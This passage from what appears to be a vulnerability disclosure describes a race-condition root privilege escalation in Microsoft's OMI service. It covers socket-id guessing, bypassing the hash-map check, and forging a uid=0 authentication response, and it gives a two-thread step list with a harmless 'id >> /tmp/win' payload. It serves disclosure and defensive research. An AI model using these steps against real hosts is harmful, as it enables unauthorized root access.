Now let's consider the following scenario: where `malserver` is a malicious client impersonating a server, which returns the authentication response before `omiserver` returns its response. There are a few challenges to the `malserver` to successfully authenticate the user as root. First, it needs to know the user's socket id **(1.2)**, but from our experience, it is usually < 10 and can be guessed easily. If successfully guessed, the client's `authInfo->uid` and `authInfo->gid` can be both set to 0. Next, we need to bypass the **(3)** check, where the `omiengine` checks if our `malserver` socket is in its tracker hash-map, which it is not. We can bypass it by issuing an authentication request from the `malserver` to the `omiengine` which will add its socket id to the hash-map, and immediately send an authentication success response for the `omicli` socket id with `uid=0`, `gid=0`.

Exploitation

The exploitation is quite complex and statistical due to a different bug (a use-after-free error that occurs in this code path) that keeps crashing the `omiengine` (which we've also reported to Microsoft), so instead of using the `omicli`, we created a Python script that sends the messages directly through the `omiengine` UNIX socket.

The exploitation flow is straightforward:

Main thread:

1. Send an authentication request with bogus credentials
2. Start another thread
3. Send the `id >> /tmp/win` command

Second thread:

1. Send an authentication request
2. Send authentication success response with `uid=0`, `gid=0` for the



Figure 13: Payload executes as root after winning the race-condition

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

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

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

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